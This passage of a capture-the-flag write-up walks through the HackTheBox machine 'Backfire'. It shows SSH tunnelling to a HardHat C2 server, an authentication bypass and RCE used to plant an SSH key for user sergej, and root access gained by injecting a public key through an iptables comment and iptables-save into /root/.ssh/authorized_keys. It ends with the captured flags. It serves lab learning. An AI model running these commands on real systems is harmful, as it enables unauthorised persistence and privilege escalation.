
I found an iptables rules file to block access to tcp/5000 and tcp/7096 from the outside. Now with SSH access, I was able to test access to those ports internally and found what appears to be the HardHat C2 teamserver and client.
Given the note left by Ilya in hardhat.txt, it's almost certain we need to find some way to exploit this service. If we can manage to gain command execution, we'll be running as sergej, which will allow us to pivot and enumerate for more privileged access.



ssh -i /tmp/ilya ilya@backfire.htb -f -N -L 127.0.0.1:5000:127.0.0.1:5000 -L 127.0.0.1:7096:127.0.0.1:7096We'll use our SSH access to make the ports available to us from our attack box

 Pichaya Morimoto
Not having much luck finding a login for the server, I turned to Google to see if there any known CVEs for this C2 and there is an authentication bypass and subsequent RCE
HardHat C2 Authentication Bypass
Borrowing the exploit POC in the security research write-up, we do need to make a modification to source code.

rhost
sth_pentest has been created with the corresponding JWT
sth_pentest:sth_pentest and TeamLead privileges
sth_pentestLateral to Sergej
HardHat C2 RCE

+ button to spawn a new tab. Running the id command, indeed, confirms command execution as sergejssh-keygen -t rsa -b 4096 -f /tmp/sergej -C "" -N ""Run on Kali to generate a SSH keypair
cat /tmp/sergej.pubOutput the private key, copy to clipboard, and run in the C2 terminal
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC8Q5...[snip]...' >> /home/sergej/.ssh/authorized_keyAuthorize the key for use as sergej

ssh -i /tmp/sergej sergej@backfire.htbLog in with the private key

Becoming Root


Doing a Google search for "iptables privilege escalation", I found this interesting write-up

iptables rule with a comment and use iptables-save to overwrite a file where new-lines are the delimiter between text entries. In the exploit shown in the POC, this works with
/etc/passwd, since the PAM system is going to search each line of the file for configuration for the specified username.ssh-keygen -t rsa -b 1024 -f /tmp/root -C "" -N ""Run on Kali to generate a SSH key pair. Use a small key length, as larger lengths broke the iptables comment formatting.
cat /tmp/root.pubOutput the public key string and copy to clipboard
sudo /usr/sbin/iptables -A INPUT -i lo -j ACCEPT -m comment --comment $'\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQClDI25aOrOFURYXAaDKzFd26/CZ3...[snip]...\n'Run on the target to create a comment with the SSH public key string on its own line
sudo /usr/sbin/iptables-save -f /root/.ssh/authorized_keysRun on the target to overwrite and authorize your private key

ssh -i /tmp/root root@backfire.htbSSH as root to the target. Again, this works, because as the SSH daemon parses /root/.ssh/authorized_keys, the other iptables junk is ignored until it finds a valid public key string in the file left by the iptables comment.
Flags
User
b7fe41c6f492475c9546eaf2d6956a92
Root
a40af66750e61f52e708cbe845f95db4


